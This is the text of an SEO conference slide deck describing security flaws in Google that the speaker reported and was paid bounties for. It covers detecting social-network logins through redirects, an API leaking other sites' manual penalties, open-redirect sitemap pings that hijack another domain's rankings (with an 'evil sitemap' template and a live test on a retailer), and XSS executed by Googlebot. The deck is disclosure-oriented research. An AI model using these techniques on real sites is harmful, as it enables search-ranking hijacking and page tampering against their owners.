

HACKING GOOGLE

Improving Your SEO by
Thinking Like a Hacker

@TomAnthonySEO

20 years ago...



I'd hacked into a corporate network...

287 Years

Turns out, SEO required same mindset...



Search Google or type URL





Bring back the
Hacker Mindset

Disclaimer:

Distilled don't condone blackhat.

Blackhat is naughty & bad!




Social Network Login Status



Google Manual Actions



XML Sitemaps Manipulation




Recent Experiments

“Give me new stuff, Tom!”



Social Network Login Status

DETECT WHICH SOCIAL NETWORKS PEOPLE ARE LOGGED INTO



<http://www.tomanthony.co.uk/tools/detect-social-network-logins/>

facebook.com/tomsprofile

facebook.com/tomsprofile



Page served (200):

facebook.com/tomsprofile

facebook.com/tomsprofile



Page served (200):

facebook.com/tomsprofile




302 redirect to:

facebook.com/login?continue=/tomsprofile

facebook.com/login?continue=/tomsposts

facebook.com/login?continue=/tomsprofile



What happens if
we go directly to
this login URL?

facebook.com/login?continue=/tomsprofile



302 redirect to:

facebook.com/tomsprofile

Already logged in,
so just redirect to
the intended page.

facebook.com/login?continue=/tomsprofile



302 redirect to:

facebook.com/tomsprofile



Page served (200):

facebook.com/login?continue=/tomsprofile

Not logged in,
so show the
login page.

facebook.com/login?continue=/logo.png



We can change the destination, e.g. to an image URL.

facebook.com/login?continue=/logo.png



302 redirect to:

facebook.com/logo.png

facebook.com/login?continue=/logo.png



302 redirect to:

facebook.com/logo.png




Page served (200):

facebook.com/login?continue=/logo.png

facebook.com/login?continue=/logo.png



Image



Webpage

```

```

```

```




```
onsuccess
alert('loggedin')
```

```

```




```
onsuccess
alert('loggedin')
```



```
onerror
alert('anonymous')
```


OTHERS HAVE EXTENDED IT







<https://robinlinus.github.io/socialmedia-leak/>

PUMP IT INTO GA

	Custom Variable (Value 01) ?	Acquisition
		Sessions ? ↓
☐		162 % of Total: 0.01% (2,264,580)
☐	1. LoggedIn	124 (76.54%)
☐	2. NotLoggedIn	38 (23.46%)



CUSTOMISE SOCIAL BUTTONS



LOGGED IN TO A COMPETITOR?

 Hotels.com™

🇬🇧 GBP

Hotels.com™ Rewards Priority Customer Service

0203 027 9780

Menu

Thomas Anthony

Hotels.com™ Rewards

Your bookings

Hotel search

Brtonigla, Croatia

Destination, property, landmark, or address

Check in

05/08/2018

Sunday

Check out

12/08/2018

Sunday

7 Nights

Rooms

1

Adults

2

Children

2

Edit or add rooms

Search

Continue your search

See all

Amsterdam, Netherlands

X

Tue 17 - Thu 19 July 2018, 2 nights, 1 room, 1 adult



Thomas, collect 5 more nights to get 1 reward night!

Booking.com

£

🇬🇧

List your property

Register

Sign in

Accommodation

Flights

Flight + Hotel

Car rentals

Airport taxis

Find deals for any season

From cosy country homes to funky city flats

Destination, property name or address:

Lucija

Check-in

Check-in d...

Check-out

Check-out ...

2 adults

No childre

1 room

☐ I'm travelling for work

Search

Register. Earn. Pay for your passions

List your place on Booking.com

Learn more

 Subscribe to see Secret Deals

Prices drop the moment you sign up!

 Refer a friend to Booking.com, and you both

Begin earning!

Lucija

Top reasons to visit:

the seaside, atmosphere, family friendly trips

Still interested in your previous searches for Lucija?

5 Aug - 12 Aug 1 room, 2 adults, 2 children

Benalmádena

Top reasons to visit:

beaches, beach walks, relaxation

Still interested in your previous searches for Benalmádena?

5 Aug - 12 Aug 1 room, 2 adults, 2 children



TAKEAWAY

Social Network preferences
can be recorded*/used.

* something something GDPR (DSGVO)



OBSERVATION

Redirects can be abused to
get unexpected behaviours

G

Google

Manual Actions

Google Launches Manual Spam Actions Viewer, Streamlines Reconsideration Process

Matt McGee on August 8, 2013 at 3:15 pm

Google is [adding](#) [a new feature](#) in Webmaster Tools that will leave no doubt when a site's [search rankings](#) are affected by a manual webspam action.



It's called the Manual Actions viewer, and it's available today under the "Search Traffic" tab. The new tool complements the email notifications that Google already sends when it takes manual action against a website, giving site owners a way to check their site's status on their own at any time.

Google says fewer than two percent of domains in its index are manually removed due to spam, so



MORE

Google Says “Snag” Has Taken Manual Spam Actions Viewer Offline

Matt McGee on August 9, 2013 at 5:01 pm

If you're not seeing the "Manual Actions" feature in Google Webmaster Tools, you're not alone. Webmasters have taken to Twitter and other social networks to complain that a link has been removed from their accounts, and Google has [updated its original announcement](#) to say that a "snag" will delay full launch for a couple days:



Unfortunately we've hit a snag during our feature deployment, so it will be another couple days before the feature is available to everyone. We will post another update once the feature is fully rolled out.

The Manual Actions viewer is a tool that lets webmasters do a live-check against Google's internal systems and find out if their site has been the subject of a manual spam penalty. Google also released a number of videos related to the types of penalties the tool identifies. You can read more about the tool and those videos in our coverage from yesterday:



MORE



The Snag

MANUAL ACTIONS TOOL

Site Dashboard	Manual Actions
Site Messages	Site-wide matches None
▶ Search Appearance ?	▼ Partial matches Some manual actions apply to specific pages, sections, or links
▶ Search Traffic	
Search Queries	
Links to Your Site	
Internal Links	
Manual Actions	
▶ Google Index	
▶ Crawl	
Malware	
Additional Tools	
▶ Labs	

API ENDPOINT

```
https://www.google.com/webmasters/tools/gwt/MANUAL_ACTION_PUBLIC?  
hl=en&siteUrl=http://www.tomanthony.co.uk/
```

POST DATA

```
7|0|13|https://www.google.com/webmasters/tools/gwt/|  
DE16AEA7C924CC47F26F7ADC4C584289|  
com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.  
ManualActionService|getManualActions|  
com.google.crawl.wmconsole.fe.feature.gwt.base.shared.FeatureC  
ontext/1637625730|java.lang.String/2004016611|/webmasters/  
tools|java.lang.Boolean/476441737|  
com.google.crawl.wmconsole.fe.feature.gwt.config.FeatureKey/  
4151209095|0|en|http://www.tomanthony.co.uk/|  
com.google.crawl.wmconsole.fe.base.PermissionLevel/2603202488|  
1|2|3|4|2|5|6|5|7|8|0|0|9|5|10|11|12|12|13|5|12|
```

RESPONSE (NO PENALTY)

```
//OK[0,4,0,0,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.featur  
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/4614
```

ELITE HACKING SKILLZ

```
7|0|13|https://www.google.com/webmasters/tools/gwt/|
DE16AEA7C924CC47F26F7ADC4C584289|
com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.
ManualActionService|getManualActions|
com.google.crawl.wmconsole.fe.feature.gwt.base.shared.FeatureC
ontext/1637625730|java.lang.String/2004016611|/webmasters/
tools|java.lang.Boolean/476441737|
com.google.crawl.wmconsole.fe.feature.gwt.config.FeatureKey/
4151209095|0|en|http://www.apple.com/|
com.google.crawl.wmconsole.fe.base.PermissionLevel/2603202488|
1|2|3|4|2|5|6|5|7|8|0|0|9|5|10|11|12|12|13|5|12|
```

GOOGLE HAPPY TO SHARE

```
OK[0,4,0,10,-42,42,2,41,2604721,40,7,39,7,38,7,37,7,36,7,35,7,34,7,33,7,32,7,31,7,30,7,29,7,28,7,27,7,26,7,25,7,24,
5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","ja
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.googl
2004016611","{
heat_vs_la_label
```

POSSIBLE TO SIMPLY CRAWL LIST OF MANUAL ACTIONS

████████.co.uk

```
//OK[0,4,0,6,-10,10,2,9,2604775,8,7,6,1,5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.collect.SingletonImmutableList/4247067418","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120"],0,7]
```

████████.com

```
//OK[0,4,0,11,0,8,1,-6,3,7,2604772,6,5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","java.util.HashMap/1797211028"],0,7]
```

http://www.████████.com/

```
//OK[0,4,0,11,0,8,1,-6,3,7,2604772,6,5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","java.util.HashMap/1797211028"],0,7]
```

████████ (Pure Spam):

```
//OK[0,4,0,3,-10,10,2,9,2604777,8,7,6,1,5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.collect.SingletonImmutableList/4247067418","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120"],0,7]
```

████████ (Unat. Links):

```
//OK[0,4,0,11,-6,10,9,8,1,3,7,2604772,6,5,1,4,0,3,1,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","com.google.common.collect.SingletonImmutableList/4247067418","http://████████.com/"],0,7]
```

████████ (Unat. links - example ██████████):

```
//OK[0,4,0,11,0,11,10,9,1,8,1,-6,3,7,2604772,6,5,1,4,0,3,1,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","com.google.common.collect.SingletonImmutableList/4247067418"],0,7]
```

SOME SITES HAD MORE PROBLEMS THAN OTHERS...

```
//
OK[0,4,0,10,-42,42,2,41,2684721,40,7,39,7,38,7,37,7,36,7,35,7,34,7,33,7,32,7,31,7,30,7,29,7,28,7,27,7,26,7,25,7,24,7,23,7,22,7,21,7,20,7,19,7,18,7,17,7,16,7,15,7,14,7,13,7,12,7,11,7,10,7,9,7,8,7,33,6,1,
5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus/
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.collect.RegularImmutableList/448499227","java.lang.String/
2084016611",
86307/","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","com.google.common.base.Absent/515581284"],0,7]
```

At this point, I'd confirmed there was a definite security issue, and reported it to Google.

Google Manual Actions Report Back In Webmaster Tools

Aug 12, 2013 • 8:25 am | (6)

by [Br](#) ' [Schwartz](#) | Filed Under [Google Search Engine Optimization](#)

reported that Google launched [manual](#) in Webmaster Tools, which basically shows you in almost real time if you have any manual actions against your web site.

Shortly after, Google had to take down the tool because of some issue. Well, the feature is now back as of this morning.

Google's Matt Cutts wrote on Friday afternoon:

Unfortunately we've hit a snag during our feature deployment, so it will be another couple days before the feature is available to everyone. We will post another update once the feature is fully rolled out.



OMINOUS MATT CUTTS EMAILS... :D


Matt Cutts

to Tom 

I think you must have seen that we turned things back on, because we saw you testing it after we turned it back on.

* Matt was actually great

GOOGLE RESPONSE



- ✓ Acknowledged report in only *11 minutes!*
- ✓ Triaged in a couple of hours.
- ✓ Fixed and back online in 4 days.
- ✓ **\$5000** bounty.



TAKEAWAY

A lot more sites have manual penalties than you may think!



OBSERVATION

Google Search Console
also has security gaps

So far not shown any direct manipulation of rankings...



XML Sitemaps Manipulation



OBSERVATION

Redirects can be abused to
get unexpected behaviours



OBSERVATION

Google Search Console
also has security gaps

Can we combine those?

SUBMITTING AN XML SITEMAP

✓ Search Console

✓ robots.txt

SUBMITTING AN XML SITEMAP

1. Open the **Sitemaps** report [🔗](#)
2. Select the sitemap(s) you want to resubmit from the table
3. Click the **Resubmit sitemap** button.



You can also **resubmit** a sitemap by sending an HTTP GET request to the following URL, specifying your own sitemap URL:

```
http://google.com/ping?sitemap=http://www.example.com/my_sitemap.xml
```

SUBMITTING AN XML SITEMAP

1. Open the **Sitemaps** report [🔗](#)
2. Select the sitemap(s) you want to resubmit from the table
3. Click the **Resubmit sitemap** button.

Not entirely true...

You can also resubmit a sitemap by sending a HTTP GET request to the following URL, specifying your own sitemap URL:

```
http://google.com/ping?sitemap=http://www.example.com/my_sitemap.xml
```

CAN SUBMIT NEW SITEMAP FILES VIA THE PING URL

- ✓ Typically crawled within seconds
- ✓ No auth - ping sitemaps for any domain
- ✓ Google follows redirects

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GOOGLE'S CHECKLIST FOR A VALID XML SITEMAP

- ✓ Sitemap must be correctly formatted
- ✓ The URLs must exist
- ✓ Site containing the URLs must be in GSC
- ✓ Site hosting the sitemap must be in GSC

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Interesting...

GOOGLE'S CHECKLIST FOR A VALID XML SITEMAP

Error details: 7 Errors, 0 Warnings.

Show: **All** Errors Warnings

Show 25 rows 1-1 of 1 < >

#	Type	Issue	Description	Issues count	Example	Line	Detected
1	 Errors	URL not allowed	This url is not allowed for a Sitemap at this location.	7	URL: https://www.jonoalderson.com/ URL: https://www.jonoalderson.com/blog/ URL: https://www.jonoalderson.com/tools/	3 11 15	Sep 12, 201 Sep 12, 201 Sep 12, 201

✓ Site hosting the sitemap must be in GSC

OBSERVATIONS

- ✓ Google follows redirects
- ✓ Site hosting sitemap must be in GSC

OBSERVATIONS

- ✓ Google follows redirects
- ✓ Site hosting sitemap must be in GSC

QUESTIONS

- ✓ Will Google follow a x-domain sitemap redirect?
- ✓ Will they 'trust' it?



QUESTION

Will Google follow a cross domain
redirect for a sitemap?

SIMPLE TEST

1. Hosted a **sitemap.xml** on **blue.com**
2. Setup a redirect script on **green.com**
3. Ping **green.com?next=blue.com/sitemap.xml**

[https://www.google.com/webmasters/sitemaps/ping?](https://www.google.com/webmasters/sitemaps/ping?sitemap=http://green.com?next=blue.com/sitemap.xml)
[sitemap=http://green.com?next=blue.com/sitemap.xml](http://green.com?next=blue.com/sitemap.xml)

Will Google follow a cross domain
redirect for a sitemap?

YES



QUESTION

Will they 'trust' it?

(if submitted via ping url)

Will they 'trust' it?

Let's assume...



QUESTION

How could we
EXPLOIT
it?

JONO IS OUR INNOCENT VICTIM



jono.com

REDIRECT URLS STRIKE BACK!

jono.com/logout?continue=/page.html

REDIRECT URLS STRIKE BACK!

jono.com/logout?continue=/page.html



jono.com/page.html

VICTIM & ATTACKER



jono.com



tom.com

OPEN REDIRECTS (CROSS DOMAIN)

jono.com/logout?continue=tom.com/page.html

OPEN REDIRECTS (CROSS DOMAIN)

jono.com/logout?continue=tom.com/page.html



tom.com/page.html

WHAT HAPPENS IF WE DO THIS?



jono.com/logout?continue=tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS?

jono.com/logout?continue=tom.com/evil.xml



tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS?

jono.com/logout?continue=tom.com/evil.xml



tom.com/evil.xml


URL on **jono.com**, but serves XML Sitemap from **tom.com**.

WHAT HAPPENS IF WE DO THIS???

`https://www.google.com/webmasters/sitemaps/ping?
sitemap=http://jono.com/logout?continue=tom.com/evil.xml`

WHAT HAPPENS IF WE DO THIS???


[https://www.google.com/webmasters/sitemaps/ping?
sitemap=http://jono.com/logout?continue=tom.com/evil.xml](https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml)




jono.com/logout?continue=tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS???

[https://www.google.com/webmasters/sitemaps/ping?
sitemap=http://jono.com/logout?continue=tom.com/evil.xml](https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml)



jono.com/logout?continue=tom.com/evil.xml



tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS???

`https://www.google.com/webmasters/sitemaps/ping?
sitemap=http://jono.com/logout?continue=tom.com/evil.xml`

*Will Google think the evil sitemap belongs to **jono.com**?*


PINGING SITEMAPS CROSS-DOMAIN

[https://www.google.com/webmasters/sitemaps/ping?
sitemap=http://jono.com/logout?continue=tom.com/evil.xml](https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml)


- ✓ Google follows the redirect, and crawls it.
- ✓ Google trusts it as canonical to the originating domain.

GOOGLE BELIEVES IT IS A JONO.COM SITEMAP

[https://www.google.com/webmasters/sitemaps/ping?
sitemap=http://jono.com/logout?continue=tom.com/evil.xml](https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml)



jono.com/logout?continue=tom.com/evil.xml



Ah, an XML sitemap
for *jono.com*!

tom.com/evil.xml



**WE CAN NOW SUBMIT TRUSTED
SITEMAPS FOR OTHER SITES**


We can now submit `hreflang`
entries for other sites...

Lets try it in the wild...

DISCLAIMER

I'm showing real results, but an alternative (similarly sized) UK retailer in the screenshots.

EXPERIMENT: HIJACK TESCO.COM INTERNATIONAL EQUITY



Show your dad some appreciation

UK PRESENCE, BUT NO US PRESENCE




HIJACK UK EQUITY TO RANK IN US



HIJACK UK EQUITY TO RANK IN US




STEP 1: FIND A REDIRECT



Show your dad some appreciation

STEP 1: FIND A REDIRECT



TESCO

Sign Out Store locator Contact us Help

Groceries Tesco direct F&F Clothing **Sign Out** Tesco Mobile Wine by the case Recipes More...

Every single Tesco berry is handpicked for ripeness

<https://www.tesco.com/account/logout?from=/>

Shop now >

Show your dad some appreciation

<https://www.tesco.com/account/logout?from=/>

STEP 2: REGISTER A DOMAIN (\$12)

TESCOGLOBAL.COM

STEP 3: SETUP A NEW SITE

- ✓ Scrape contents for products/categories
- ✓ Mirror the URL structure


STEP 4: CREATE AN EVIL SITEMAP

```
<url>  
  <loc>http://www.tesco.com/example/</loc>  
  <xhtml:link rel="alternate" hreflang="x-default" href="https://www.tescoglobal.com/example/" />  
  <xhtml:link rel="alternate" hreflang="en-us" href="https://www.tescoglobal.com/example/" />  
  <xhtml:link rel="alternate" hreflang="en-gb" href="https://www.tesco.com/example/" />  
</url>
```


STEP 5: PING OUR EVIL SITEMAP (HOSTED ON OUR FAKE SITE)

`https://www.google.com/webmasters/sitemaps/ping?
sitemap=http://www.tesco.com/logout?
continue=http://tescoglobal.com/sitemap_global.xml`


RESULTS: CRAWL ACTIVITY APPEARS IN SEARCH CONSOLE



RESULTS: SEARCH VISIBILITY GROWS RAPIDLY



RESULTS: TRAFFIC APPEARING IN GA



RESULTS: BRITISH TERMS RANKING 1ST FOR MANY QUERIES

☐	New Keyword	Pos.	Volume	KD	CPC (USD)		URL	Traffic %	Costs %	Com.	Results	Trend	SERP
☐	British terms ranking 1st for many queries	1	10	76.65	0.00		British terms ranking 1st for many queries	0.01	0.00	0.00	716,000		
☐	British terms ranking 1st for many queries	1	10	74.11	0.00		British terms ranking 1st for many queries	0.01	0.00	0.32	650,000		
☐	British terms ranking 1st for many queries	1	10	73.11	0.00		British terms ranking 1st for many queries	0.01	0.00	1.00	1,720,000		
☐	British terms ranking 1st for many queries	1	10	69.99	0.00		British terms ranking 1st for many queries	0.01	0.00	0.62	1,380,000		
☐	British terms ranking 1st for many queries	1	10	81.74	0.00		British terms ranking 1st for many queries	0.01	0.00	0.00	284,000		
☐	British terms ranking 1st for many queries	1	10	73.90	0.86		British terms ranking 1st for many queries	0.01	0.01	0.95	1,100,000		
☐	British terms ranking 1st for many queries	1	10	76.38	1.17		British terms ranking 1st for many queries	0.01	0.01	0.95	714,000		
☐	British terms ranking 1st for many queries	1	10	81.11	0.60		British terms ranking 1st for many queries	0.01	0.00	1.00	1,370,000		
☐	British terms ranking 1st for many queries	1	10	77.51	0.00		British terms ranking 1st for many queries	0.01	0.00	0.13	992,000		
☐	British terms ranking 1st for many queries	1	10	77.13	0.00		British terms ranking 1st for many queries	0.01	0.00	0.00	264,000		
☐	British terms ranking 1st for many queries	1	10	82.15	0.00		British terms ranking 1st for many queries	0.01	0.00	1.00	406,000		
☐	British terms ranking 1st for many queries	1	10	84.99	0.00		British terms ranking 1st for many queries	0.01	0.00	1.00	1,510,000		
☐	British terms ranking 1st for many queries	1	10	75.60	0.00		British terms ranking 1st for many queries	0.01	0.00	0.00	843,000		
☐	British terms ranking 1st for many queries	1	10	81.89	1.08		British terms ranking 1st for many queries	0.01	0.01	1.00	60,500,000		
☐	British terms ranking 1st for many queries	1	10	78.23	0.00		British terms ranking 1st for many queries	0.01	0.00	0.00	4,220,000		

Still only submitted a sitemap,
nothing else.

RESULTS: TRAFFIC KEEPS ON INCREASING...

Overview

Create Shortcut BETA 

Right now

8


active users on site

DESKTOP MOBILE



Pageviews

Per minute
7.5



Top Referrals:

Source	Active Users	
There is no data for this view.		

Top Social Traffic:


Source	Active Users	
There is no data for this view.		

Top Keywords:

Top Active Pages:


Active Page	Active Users	
1. Introduction to the course	1	12.50%
2. Course overview	1	12.50%
3. Course objectives	1	12.50%
4. Course schedule	1	12.50%
5. Course materials	1	12.50%
6. Course contact	1	12.50%

RESULTS: SEARCH VISIBILITY GROWS MORE




RESULTS: I HIT FIRST PAGE FOR COMPETITIVE MONEY TERMS...

- 1st page of results
- 6 days old domain
- 0 links



RESULTS: MILLIONS OF SEARCH IMPRESSIONS

Total clicks	Total impressions
11,235	1,590,842



'LINKS' APPEAR IN GSC — SHOWING GOOGLE TRUSTS THE SITEMAP

Google

N

Search Console

Help

Dashboard

Messages

▸ Search Appearance ⓘ

▼ Search Traffic

Search Analytics

Links to Your Site

Internal Links

Manual Actions

International Targeting

Mobile Usability

▸ Google Index

▸ Crawl

Security Issues

Web Tools

Links to Your Site

Total links
1

Who links the most

1

[More »](#)

How your data is linked

[More »](#)

Your most linked content

1

[More »](#)

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EARLIER: CAN'T SUBMIT SITEMAPS IN GSC WHEN NOT PERMITTED

SITEMAP NOT PERMITTED EXAMPLE:

Error details: 7 Errors, 0 Warnings.

Show:

AllErrorsWarnings

Show25 rows1-1 of 1

#	Type	Issue	Description	Issues count	Example	Line	Detected
1		Errors	URL not allowed	7	URL: https://www.jonoalderson.com/	3	Sep 12, 201
					URL: https://www.jonoalderson.com/blog/	11	Sep 12, 201
					URL: https://www.jonoalderson.com/tools/	15	Sep 12, 201

NOW: CROSS SUBMITTED THE SITEMAP TO MY GSC, AND IT WAS ALLOWED

SITEMAP NOT PERMITTED EXAMPLE:

Error details: 7 Errors, 0 Warnings.

Show:

AllErrorsWarnings

Show25 rows1-1 of 1

#	Type	Issue	Description	Issues count	Example	Line	Detected
1		Errors	URL not allowed	7	URL: https://www.jonoalderson.com/	3	Sep 12, 2017
					URL: https://www.jonoalderson.com/blog/	11	Sep 12, 2017
					URL: https://www.jonoalderson.com/tools/	15	Sep 12, 2017

SITEMAP FOR "TESCO.COM" URLS WAS ALLOWED IN "TESCOGLOBAL.COM" GSC:

Show25 rows1-2 of 2

#	Sitemap 	Type	Processed	Issues	Items	Submitted	Indexed
1	https://www.tesco.com/sitemap.xml	Sitemap	Sep 4, 2017	-	Web	5,000	3,571
2	https://www.tesco.com/sitemap.xml	Sitemap	Sep 3, 2017	-	Web	2,881	1,963

EVEN TRACKS INDEXATION...

SITEMAP NOT PERMITTED EXAMPLE:

Error details: 7 Errors, 0 Warnings.

Show: All Errors Warnings

Show 25 rows 1-1 of 1 < >

#	Type	Issue	Description	Issues count	Example	Line	Detected
1	Errors	URL not allowed	This url is not allowed for a Sitemap at this location.	7	URL: https://www.jonoalderson.com/ URL: https://www.jonoalderson.com/blog/ URL: https://www.jonoalderson.com/tools/	3 11 15	Sep 12, 2017 Sep 12, 2017 Sep 12, 2017

SITEMAP FOR "TESCO.COM" URLS WAS ALLOWED IN "TESCOGLOBAL.COM" SITEMAP:

Show 25 rows < >

#	Sitemap	Type	Processed	Issues	Items	Submitted	Indexed
1	https://www.tesco.com/sitemap.xml	Sitemap	Sep 4, 2017	-	Web	5,000	3,571
2	https://www.tesco.com/sitemap.xml	Sitemap	Sep 3, 2017	-	Web	2,881	1,963

SUMMARY

- ✓ Budget: \$12
- ✓ Setup time: ~4 hours
- ✓ Other activity: nothing
- ✓ Links: 0
- ✓ Impressions: > 1.5 million
- ✓ Clicks: > 12,000

ALMOST UNDETECTABLE

Using the Sitemap report

The Sitemaps report landing page shows a list of sitemaps that you have submitted to Search Console. **Only sitemaps submitted through this tool are listed; the report will not list sitemaps exposed through other means, such as robots.txt or [google.com/ping](https://www.google.com/ping/).**

GOOGLE OFFICIAL RESPONSE

- ✓ I reported it in September 2017
- ✓ March 2018 - Google award a bug bounty
- ✓ March 2018 - Google confirm it is fixed.
- ✓ April 2018 - Google increase the bug bounty (\$5000)



TAKEAWAY

hreflang entries are ignored
if your sitemaps are unverified



TAKEAWAY


Ensure you do not have
open redirects on your site!

(robots.txt block them if you can't remove them)




TAKEAWAY

Not seen this attack in wild.
Check your logs for 302s.



Recent Experiments



XSS Attacks

WHAT IS AN XSS ATTACK?

```
<div>  
    Showing page <?=$_GET['page']?>  
</div>
```

XSS = Cross Site Scripting

IMAGINE THIS URL

`https://foo.com/stores/?page=1`

WE COULD DO THIS

```
https://foo.com/stores/?page=<script>alert('hello')</script>
```

IF IT ISN'T WELL CODED, WAY MAY FIND...

`https://foo.com/stores/?page=<script>alert('hello')</script>`

```
<div>  
  Showing page <?=$_GET['page']?>  
</div>
```

will turn into...

```
<div>  
  Showing page <script>alert('hello')</script>  
</div>
```

XSS IS A VERY COMMON PROBLEM


🚩 Latest Open Bug Bounty Submissions

Below are the latest submissions via [Open Bug Bounty](https://www.openbugbounty.org/) coordinated disclosure:


Domain	Researcher	Date	Status	Type
manttus.com	OOS	22.06.2018	patched	Cross Site Scripting
au-petit-manoir.fr	404NotFound	22.06.2018	unpatched	Cross Site Scripting
wtf.plus	Bondsec	22.06.2018	patched	Open Redirect
breizhspottingteam.com	404NotFound	22.06.2018	unpatched	Cross Site Scripting
skkatariaandsons.com	OOS	22.06.2018	patched	Cross Site Scripting
vcssdpa.com	OOS	22.06.2018	unpatched	Cross Site Scripting
aborlccf.org.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
portoguardanapos.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
soaps.sheknows.com	ELProfesor	22.06.2018	unpatched	Cross Site Scripting
champagne-mathelin.com	404NotFound	22.06.2018	unpatched	Cross Site Scripting
games.rambler.ru	ELProfesor	22.06.2018	unpatched	Cross Site Scripting
ceplac.gov.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
comprasnet.gov.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
garagestore.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
a-imprimer.com	404NotFound	22.06.2018	unpatched	Cross Site Scripting
servicos.meioambiente.mg.gov.br	AtJunior	22.06.2018	patched	Cross Site Scripting
mais.uol.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
alexandria.cpd.ufv.br	Gh05tPT	22.06.2018	unpatched	Cross Site Scripting
webkits.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
cigre.org.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
oticaesmeralda.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
selec.org	404NotFound	22.06.2018	unpatched	Cross Site Scripting
sk.com.br	AtJunior	22.06.2018	unpatched	Cross Site Scripting
extrabux.com	ELProfesor	22.06.2018	unpatched	Cross Site Scripting

<https://www.openbugbounty.org/>

DON'T WORRY - CHROME PROTECTS YOU...



...SOMETIMES!



REMINDER!

Rendering on Google Search



Googlebot uses a web rendering service (WRS) that is based on Chrome 41 (M41). Generally, WRS supports the same web platform features and capabilities that the Chrome version it uses — for a full list [refer to chromestatus.com](#) , or use the [compare function on caniuse.com](#) .

We know that Googlebot is based off Chrome 41...



OBSERVATION

Chrome 41 had
no (good) XSS Auditor


BUT GOOGLEBOT RECEIVES SOME CHROME PATCHES...





OBSERVATION

Nope, Googlebot really does not
have an XSS Auditor...



RECAP

- ✓ Googlebot uses Chrome 41

RECAP

- ✓ Googlebot uses Chrome 41
- ✓ Googlebot executes and indexes Javascript

RECAP

- ✓ Googlebot uses Chrome 41
- ✓ Googlebot executes and indexes Javascript
- ✓ Chrome 41 has no Javascript injection protection...


WHAT NEXT, I WONDER?!



OBSERVATION

Googlebot will happily execute XSS
to update pages however you
want...

GOOGLEBOT WILL HAPPILY LET XSS JS UPDATE PAGES...



Tested on: 12 Sep 2018 at 22:34

Page is not mobile friendly

This page can be difficult to use on a mobile device



 [LEARN ABOUT MOBILE DESIGN](#)

Fix the following 2 issues


-  **Content wider than screen**
-  **Clickable elements too close together**

Additional resources


-  [Find out how to fix these errors](#)
-  [See mobile usability issues for my entire site](#)
-  [Find out more about mobile-friendly pages](#)
-  [Post comments or questions to our discussion group](#)

SCREENSHOT

SOURCE CODE



WE COULD JUST REWRITE THE WHOLE CONTENT...



THE LINKS APPEAR IN GOOGLE'S CACHE

